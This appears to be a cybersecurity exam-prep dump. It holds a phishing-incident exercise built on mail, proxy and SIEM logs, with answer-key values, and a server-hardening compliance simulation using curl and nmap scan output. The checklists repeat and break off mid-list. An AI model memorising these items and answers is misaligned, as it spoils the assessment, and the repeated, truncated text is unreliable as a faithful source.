3/7/2016 4:01:05 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jdegenhardt@anycorp.com
3/7/2016 4:01:03 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	wracette@anycorp.com
3/7/2016 4:01:01 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lhammond@anycorp.com
3/7/2016 4:00:59 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dmilazzo@anycorp.com
3/7/2016 4:00:57 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kneubauer@anycorp.com
3/7/2016 4:00:55 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bboyko@anycorp.com
3/7/2016 4:00:54 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dcrofoot@anycorp.com
3/7/2016 4:00:54 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jmemmott@anycorp.com
3/7/2016 4:00:52 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	chodgin@anycorp.com
3/7/2016 4:00:52 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	aholler@anycorp.com
3/7/2016 4:00:51 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	abattaglia@anycorp.com
3/7/2016 4:00:49 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	halberti@anycorp.com
3/7/2016 4:00:47 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	myeoman@anycorp.com
3/7/2016 4:00:45 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	vboballla@anycorp.com
3/7/2016 4:00:45 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lkarn@anycorp.com
3/7/2016 4:00:44 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jcooks@anycorp.com
3/7/2016 4:00:44 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cpolice@anycorp.com
3/7/2016 4:00:43 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mwagener@anycorp.com
3/7/2016 4:00:37 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	fslaughter@anycorp.com
3/7/2016 4:00:35 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	gleon@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dstivers@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	msistrunk@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dfritz@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lcreakmore@anycorp.com
3/7/2016 4:00:32 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ashockley@anycorp.com
3/7/2016 4:00:31 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	stanimoto@anycorp.com
3/7/2016 4:00:30 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jmulcahy@anycorp.com
3/7/2016 4:00:29 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	tgorney@anycorp.com
3/7/2016 4:00:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	fbenware@anycorp.com
3/7/2016 4:00:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cgallpeau@anycorp.com
3/7/2016 4:00:27 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	gromney@anycorp.com
3/7/2016 4:00:26 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	epeavey@anycorp.com
3/7/2016 4:00:26 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ecordle@anycorp.com
3/7/2016 4:00:25 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kmatthews@anycorp.com
3/7/2016 4:00:24 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	csalls@anycorp.com
3/7/2016 4:00:22 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ckrooker@anycorp.com
3/7/2016 4:00:21 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kinfantino@anycorp.com
3/7/2016 4:00:19 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cpuziss@anycorp.com
3/7/2016 4:01:18 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	sprosperie@anycorp.com
3/7/2016 4:00:17 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mhazan@anycorp.com
3/7/2016 4:00:17 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	hparikh@anycorp.com
3/7/2016 4:00:15 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	khoward@anycorp.com
3/7/2016 4:00:15 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	morvig@anycorp.com
3/7/2016 4:00:13 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bnally@anycorp.com
3/7/2016 4:00:12 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ntomlin@anycorp.com
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jlee@anycorp.com
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	adifabio@anycorp.com
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jkingsbury@anycorp.com
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jrains@anycorp.com
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	nnavarro@anycorp.com
3/7/2016 4:00:08 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lbalk@anycorp.com
3/7/2016 4:00:07 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	rgulyas@anycorp.com
3/7/2016 4:00:05 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	praso@anycorp.com
3/7/2016 4:00:05 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	tspiegel@anycorp.com
3/7/2016 4:00:03 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	rbettencourt@anycorp.com
3/7/2016 4:00:02 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	asmith@anycorp.com
3/7/2016 4:00:01 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mleeds@anycorp.com
3/7/2016 4:00:00 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kpolasek@anycorp.com
3/7/2016 4:00:00 PM	TCP	192.168.0.47	60919	adifabio@anycorp.com	cpuziss@anycorp.com
3/7/2016 3:59:11 PM	TCP	192.168.0.110	37196	kmatthews@anycorp.com	dfritz@anycorp.com
3/7/2016 3:57:58 PM	TCP	192.168.0.117	57888	stanimoto@anycorp.com	adifabio@anycorp.com
3/7/2016 3:56:04 PM	TCP	192.168.0.139	46550	hparikh@anycorp.com	adifabio@anycorp.com
3/7/2016 3:54:28 PM	TCP	192.168.0.185	63616	jlee@anycorp.com	jlee@anycorp.com,adifabio@anycorp.com
3/7/2016 3:52:59 PM	TCP	192.168.0.47	60919	adifabio@anycorp.com	cpuziss@anycorp.com
3/7/2016 3:52:15 PM	TCP	192.168.0.155	32891	kwilliams@anycorp.com	hparikh@anycorp.com
3/7/2016 3:50:39 PM	TCP	192.168.0.34	30364	asmith@anycorp.com	hparikh@anycorp.com
3/7/2016 3:49:07 PM	TCP	192.168.0.61	48734	cpuziss@anycorp.com	kmatthews@anycorp.com
3/7/2016 3:48:40 PM	TCP	192.168.0.197	33585	gromney@anycorp.com	lbalk@anycorp.com
3/7/2016 3:48:35 PM	TCP	192.168.0.47	60919	adifabio@anycorp.com	adifabio@anycorp.com,jlee@anycorp.com
3/7/2016 3:47:27 PM	TCP	192.168.0.34	30364	asmith@anycorp.com	jlee@anycorp.com
3/7/2016 3:46:06 PM	TCP	192.168.0.139	46550	hparikh@anycorp.com	asmith@anycorp.com
3/7/2016 3:46:05 PM	TCP	192.168.0.60	31498	dfritz@anycorp.com	cpuziss@anycorp.com
3/7/2016 3:44:45 PM	TCP	192.168.0.61	48734	cpuziss@anycorp.com	kmatthews@anycorp.com
3/7/2016 3:44:02 PM	TCP	192.168.0.47	60919	adifabio@anycorp.com	cpuziss@anycorp.com
3/7/2016 3:43:36 PM	TCP	192.168.0.110	37196	kmatthews@anycorp.com	dfritz@anycorp.com
3/7/2016 3:41:56 PM	TCP	192.168.0.117	57888	stanimoto@anycorp.com	adifabio@anycorp.com
3/7/2016 3:41:43 PM	TCP	192.168.0.139	53876	hparikh@anycorp.com	adifabio@anycorp.com
3/7/2016 3:40:50 PM	TCP	192.168.0.185	63616	jlee@anycorp.com	jlee@anycorp.com,adifabio@anycorp.com
3/7/2016 3:39:13 PM	TCP	192.168.0.110	37196	kmatthews@anycorp.com	dfritz@anycorp.com
3/7/2016 3:38:44 PM	TCP	192.168.0.117	57888	stanimoto@anycorp.com	adifabio@anycorp.com
3/7/2016 3:38:22 PM	TCP	192.168.0.139	46550	hparikh@anycorp.com	adifabio@anycorp.com
3/7/2016 3:38:00 PM	TCP	192.168.0.185	63616	jlee@anycorp.com	jlee@anycorp.com,adifabio@anycorp.com
3/7/2016 3:36:24 PM	TCP	192.168.0.47	60919	adifabio@anycorp.com	cpuziss@anycorp.com
3/7/2016 3:35:03 PM	TCP	192.168.0.155	32891	kwilliams@anycorp.com	hparikh@anycorp.com

File Server Logs

Date/Time	Source IP	Source port	Dest IP	Dest Port	URL	Request
3/7/2016 4:27:03 PM	192.168.0.153	50467	11.102.109.179	80	bestpurchase.com	POST
3/7/2016 4:26:51 PM	192.168.0.245	60021	72.104.64.186	80	visitorcenter.com	GET
3/7/2016 4:25:36 PM	192.168.0.97	46354	96.191.222.144	80	bestpurchase.com	GET
3/7/2016 4:25:10 PM	192.168.0.116	43389	35.132.243.150	80	goodguys.se	POST
3/7/2016 4:25:06 PM	192.168.0.7	45463	124.140.208.241	80	stopthebotnet.com	GET
3/7/2016 4:23:39 PM	192.168.0.150	54460	74.182.188.144	80	funweb.cn	GET
3/7/2016 4:21:39 PM	192.168.0.211	54172	165.11.148.28	80	chatforfree.ru	POST
3/7/2016 4:20:10 PM	192.168.0.30	55666	214.214.167.94	80	anti-malware.com	GET
3/7/2016 4:19:48 PM	192.168.0.44	45240	218.24.114.208	80	anti-malware.com	GET
3/7/2016 4:17:52 PM	192.168.0.19	31101	103.40.104.165	80	thelastwebpage.com	GET
3/7/2016 4:17:06 PM	192.168.0.11	52465	190.41.46.190	80	thebestwebsite.com	GET
3/7/2016 4:15:39 PM	192.168.0.94	63814	102.172.101.36	80	freefood.com	GET
3/7/2016 4:15:35 PM	192.168.0.47	48110	151.94.198.15	443	searchforus.de	GET
3/7/2016 4:14:08 PM	192.168.0.86	34075	101.237.85.107	80	securethenet.com	GET
3/7/2016 4:14:04 PM	192.168.0.188	51745	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:12:22 PM	192.168.0.95	42733	103.136.14.126	80	goodguys.se	POST
3/7/2016 4:11:53 PM	192.168.0.215	62813	181.139.24.22	80	pastebucket.cn	POST
3/7/2016 4:11:34 PM	192.168.0.70	40821	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:10:35 PM	192.168.0.218	54606	124.169.173.216	80	funweb.cn	POST
3/7/2016 4:10:16 PM	192.168.0.9	56757	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:10:04 PM	192.168.0.112	35716	45.100.47.99	80	stopthebotnet.com	GET
3/7/2016 4:08:45 PM	192.168.0.24	50582	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:08:08 PM	192.168.0.36	37102	78.151.16.233	80	chatforfree.ru	POST
3/7/2016 4:06:40 PM	192.168.0.193	43363	95.77.193.180	80	anti-malware.com	GET
3/7/2016 4:05:14 PM	192.168.0.254	55947	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:04:37 PM	192.168.0.117	54959	182.203.42.246	80	thelastwebpage.com	GET
3/7/2016 4:04:30 PM	192.168.0.172	43947	3.60.67.249	80	thebestwebsite.com	GET
3/7/2016 4:04:21 PM	192.168.0.134	60525	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:03:48 PM	192.168.0.64	44114	127.36.104.33	443	searchforus.de	GET
3/7/2016 4:02:42 PM	192.168.0.250	57111	243.223.175.143	80	securethenet.com	GET
3/7/2016 4:01:34 PM	192.168.0.132	60561	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:01:33 PM	192.168.0.23	57360	239.141.52.189	80	anti-malware.com	GET
3/7/2016 4:01:01 PM	192.168.0.215	44179	161.192.122.40	80	healthreport.com	GET
3/7/2016 3:59:52 PM	192.168.0.121	56315	204.190.57.150	80	freefood.com	POST
3/7/2016 3:58:56 PM	192.168.0.18	60624	169.43.139.3	80	bestpurchase.com	POST
3/7/2016 3:58:54 PM	192.168.0.106	30163	110.234.67.223	80	visitorcenter.com	GET
3/7/2016 3:57:59 PM	192.168.0.59	33145	209.240.152.67	80	bestpurchase.com	GET
3/7/2016 3:57:03 PM	192.168.0.27	46987	23.83.170.116	80	goodguys.se	POST
3/7/2016 3:55:14 PM	192.168.0.211	31442	168.83.234.163	80	visitorcenter.com	GET
3/7/2016 3:54:31 PM	192.168.0.152	30520	141.217.181.243	80	goodguys.se	POST
3/7/2016 3:52:47 PM	192.168.0.253	36463	79.115.201.191	80	pastebucket.cn	POST
3/7/2016 3:51:44 PM	192.168.0.244	61719	14.47.142.43	80	bestpurchase.com	GET
3/7/2016 3:51:19 PM	192.168.0.65	48611	146.104.226.192	80	funweb.cn	POST
3/7/2016 3:49:54 PM	192.168.0.126	40815	171.140.162.96	80	stopthebotnet.com	GET
3/7/2016 3:49:07 PM	192.168.0.9	47625	18.23.47.44	80	stopthebotnet.com	GET
3/7/2016 3:47:38 PM	192.168.0.131	44579	139.58.55.91	80	funweb.cn	GET
3/7/2016 3:45:58 PM	192.168.0.186	62683	31.133.137.225	80	chatforfree.ru	POST
3/7/2016 3:44:05 PM	192.168.0.181	38937	150.119.71.249	80	anti-malware.com	GET
3/7/2016 3:43:33 PM	192.168.0.225	46999	131.97.167.36	80	anti-malware.com	GET
3/7/2016 3:42:56 PM	192.168.0.150	35167	152.203.213.16	80	thelastwebpage.com	GET
3/7/2016 3:42:06 PM	192.168.0.133	62976	206.194.229.42	80	thebestwebsite.com	GET
3/7/2016 3:40:21 PM	192.168.0.225	45854	38.212.240.180	80	freefood.com	GET
3/7/2016 3:39:43 PM	192.168.0.128	44304	180.208.164.237	443	searchforus.de	GET
3/7/2016 3:37:58 PM	192.168.0.186	30386	82.190.10.236	80	securethenet.com	GET
3/7/2016 3:37:49 PM	192.168.0.123	42463	252.77.216.60	80	healthreport.com	GET
3/7/2016 3:35:59 PM	192.168.0.95	34447	133.136.173.36	80	anti-malware.com	GET
3/7/2016 3:35:38 PM	192.168.0.177	38107	100.3.194.158	80	healthreport.com	GET
3/7/2016 3:34:24 PM	192.168.0.189	42791	208.238.143.104	80	freefood.com	POST



SIEM Logs

Keywords	Date and Time	Event ID	Task Category	Log Message	IP Address	Account Name	Process ID	Process Name
Audit Success	3/7/2016 4:23:29 PM	4689	Process Termination	A process has exited.	192.168.0.141	dfritz	505	excel.exe
Audit Success	3/7/2016 4:21:44 PM	4688	Process Creation	A new process has been created.	192.168.0.104	kwilliams	522	winword.exe
Audit Success	3/7/2016 4:20:23 PM	4689	Process Termination	A process has exited.	192.168.0.24	jlee	435	cmd.exe
Audit Success	3/7/2016 4:20:22 PM	4689	Process Termination	A process has exited.	192.168.0.134	asmith	558	winlogon.exe
Audit Success	3/7/2016 4:20:11 PM	4688	Process Creation	A new process has been created.	192.168.0.43	SYSTEM	1900	svchost.exe
Audit Success	3/7/2016 4:18:53 PM	4688	Process Creation	A new process has been created.	192.168.0.82	gromney	1067	notepad.exe
Audit Success	3/7/2016 4:18:34 PM	4689	Process Termination	A process has exited.	192.168.0.43	SYSTEM	1709	svchost.exe
Audit Success	3/7/2016 4:17:53 PM	4634	Logoff	An account was logged off.	192.168.0.134	asmith	459	lsass.exe
Audit Success	3/7/2016 4:16:33 PM	4624	Logon	An account was successfully logged on.	192.168.0.70	cpuziss	507	lsass.exe
Audit Success	3/7/2016 4:14:34 PM	4688	Process Creation	A new process has been created.	192.168.0.188	kmatthews	1234	mailclient.exe
Audit Success	3/7/2016 4:12:13 PM	4688	Process Creation	A new process has been created.	192.168.0.132	jshmo	1517	outlook.exe
Audit Success	3/7/2016 4:13:50 PM	4689	Process Termination	A process has exited.	192.168.0.104	kwilliams	1144	outlook.exe
Audit Success	3/7/2016 4:13:07 PM	4634	Logoff	An account was logged off.	192.168.0.24	jlee	533	lsass.exe
Audit Success	3/7/2016 4:12:46 PM	4624	Logon	An account was successfully logged on.	192.168.0.141	dfritz	979	lsass.exe
Audit Success	3/7/2016 4:12:32 PM	4634	Logoff	An account was logged off.	192.168.0.104	kwilliams	1889	lsass.exe
Audit Success	3/7/2016 4:12:00 PM	4624	Logon	An account was successfully logged on.	192.168.0.24	jlee	151	lsass.exe
Audit Success	3/7/2016 4:11:56 PM	4624	Logon	An account was successfully logged on.	192.168.0.134	asmith	1583	lsass.exe
Audit Success	3/7/2016 4:11:40 PM	4624	Logon	An account was successfully logged on.	192.168.0.70	cpuziss	638	lsass.exe
Audit Success	3/7/2016 4:11:28 PM	4634	Logoff	An account was logged off.	192.168.0.141	dfritz	1831	lsass.exe
Audit Success	3/7/2016 4:11:11 PM	4624	Logon	An account was successfully logged on.	192.168.0.104	kwilliams	1912	lsass.exe
Audit Success	3/7/2016 4:10:48 PM	4689	Process Termination	A process has exited.	192.168.0.24	jlee	635	explorer.exe
Audit Success	3/7/2016 4:10:46 PM	4688	Process Creation	A new process has been created.	192.168.0.9	lbalk	907	mailclient.exe
Audit Success	3/7/2016 4:10:42 PM	4689	Process Termination	A process has exited.	192.168.0.134	asmith	520	iexplore.exe
Audit Success	3/7/2016 4:10:01 PM	4689	Process Termination	A process has exited.	192.168.0.70	cpuziss	392	chrome.exe
Audit Success	3/7/2016 4:13:02 PM	4688	Process Creation	A new process has been created.	192.168.0.43	SYSTEM	724	svchost.exe
Audit Success	3/7/2016 4:11:03 PM	4689	Process Termination	A process has exited.	192.168.0.24	jlee	1398	putty.exe
Audit Success	3/7/2016 4:09:23 PM	4634	Logoff	An account was logged off.	192.168.0.134	asmith	410	lsass.exe
Audit Success	3/7/2016 4:09:15 PM	4688	Process Creation	A new process has been created.	192.168.0.24	jlee	1566	mailclient.exe
Audit Success	3/7/2016 4:07:37 PM	4624	Logon	An account was successfully logged on.	192.168.0.70	cpuziss	864	lsass.exe
Audit Success	3/7/2016 4:10:27 PM	4688	Process Creation	A new process has been created.	192.168.0.141	dfritz	895	explorer.exe
Audit Success	3/7/2016 4:10:23 PM	4689	Process Termination	A process has exited.	192.168.0.43	SYSTEM	87	svchost.exe
Audit Success	3/7/2016 4:09:00 PM	4624	Logon	An account was successfully logged on.	192.168.0.82	gromney	162	lsass.exe
Audit Success	3/7/2016 4:08:08 PM	4624	Logon	An account was successfully logged on.	192.168.0.134	asmith	638	lsass.exe
Audit Success	3/7/2016 4:06:51 PM	4624	Logon	An account was successfully logged on.	192.168.0.24	jlee	886	lsass.exe
Audit Success	3/7/2016 4:06:26 PM	4634	Logoff	An account was logged off.	192.168.0.141	dfritz	127	lsass.exe
Audit Success	3/7/2016 4:05:46 PM	4634	Logoff	An account was logged off.	192.168.0.104	kwilliams	847	lsass.exe
Audit Success	3/7/2016 4:04:24 PM	4624	Logon	An account was successfully logged on.	192.168.0.82	gromney	718	lsass.exe
Audit Success	3/7/2016 4:02:47 PM	4689	Process Termination	A process has exited.	192.168.0.134	asmith	730	firefox.exe
Audit Success	3/7/2016 4:02:04 PM	4688	Process Creation	A new process has been created.	192.168.0.132	asmith	127	mailclient.exe
Audit Success	3/7/2016 4:00:26 PM	4689	Process Termination	A process has exited.	192.168.0.141	dfritz	1481	time.exe
Audit Success	3/7/2016 3:58:43 PM	4689	Process Termination	A process has exited.	192.168.0.43	SYSTEM	645	svchost.exe
Audit Success	3/7/2016 3:58:40 PM	4688	Process Creation	A new process has been created.	192.168.0.141	dfritz	1992	outlook.exe
Audit Success	3/7/2016 3:57:15 PM	4624	Logon	An account was successfully logged on.	192.168.0.104	kwilliams	654	lsass.exe
Audit Success	3/7/2016 3:56:13 PM	4624	Logon	An account was successfully logged on.	192.168.0.70	cpuziss	1323	lsass.exe
Audit Success	3/7/2016 3:55:04 PM	4624	Logon	An account was successfully logged on.	192.168.0.24	jlee	1034	lsass.exe

Answer:


How many users clicked the link in the phishing e-mail?

4

How many workstations were infected?

1

Select the malware executable name.



QUESTION 241
SIMULATION

You are a cybersecurity analyst tasked with interpreting scan data from Company A's servers. You must verify the requirements are being met for all of the servers and recommend changes if you find they are not.

The company's hardening guidelines indicate the following:

- TLS 1.2 is the only version of TLS running.
- Apache 2.4.18 or greater should be used.
- Only default ports should be used.

INSTRUCTIONS

Using the supplied data, record the status of compliance with the company's guidelines for each server.

The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for issues based ONLY on the hardening guidelines provided.

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv1.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv1.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
Host is up (0.042s latency).
rDNS record for 10.21.4.68: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
443/tcp open  https
| ssl-enum-ciphers:
|   TLSv1.2:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|    compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv1.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv1.fictionalorg.com (10.21.4.68)
Host is up (0.15s latency).
rDNS record for 10.21.4.68: appsrv1.fictionalorg.com
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Compliance Report

Fill out the following report based on your analysis of the scan data.

- [ ] AppServ1 is only using TLS 1.2
- [ ] AppServ2 is only using TLS 1.2
- [ ] AppServ3 is only using TLS 1.2
- [ ] AppServ4 is only using TLS 1.2
- [ ] AppServ1 is using Apache 2.4.18 or greater
- [ ] AppServ2 is using Apache 2.4.18 or greater
- [ ] AppServ3 is using Apache 2.4.18 or greater
- [ ] AppServ4 is using Apache 2.4.18 or greater

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv2.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.1:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.2:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|     compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv2.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv2.fictionalorg.com (10.21.4.69)
Host is up (0.15s latency).
rDNS record for 10.21.4.69: appsrv2.fictionalorg.com
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Compliance Report

Fill out the following report based on your analysis of the scan data.

- [ ] AppServ1 is only using TLS 1.2
- [ ] AppServ2 is only using TLS 1.2
- [ ] AppServ3 is only using TLS 1.2
- [ ] AppServ4 is only using TLS 1.2
- [ ] AppServ1 is using Apache 2.4.18 or greater
- [ ] AppServ2 is using Apache 2.4.18 or greater
- [ ] AppServ3 is using Apache 2.4.18 or greater
- [ ] AppServ4 is using Apache 2.4.18 or greater

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv3.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv3.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70)
Host is up (0.042s latency).
rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.1:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.2:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|     compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv3.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv3.fictionalorg.com (10.21.4.70)
Host is up (0.15s latency).
rDNS record for 10.21.4.70: appsrv3.fictionalorg.com
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Compliance Report

Fill out the following report based on your analysis of the scan data.

- [ ] AppServ1 is only using TLS 1.2
- [ ] AppServ2 is only using TLS 1.2
- [ ] AppServ3 is only using TLS 1.2
- [ ] AppServ4 is only using TLS 1.2
- [ ] AppServ1 is using Apache 2.4.18 or greater
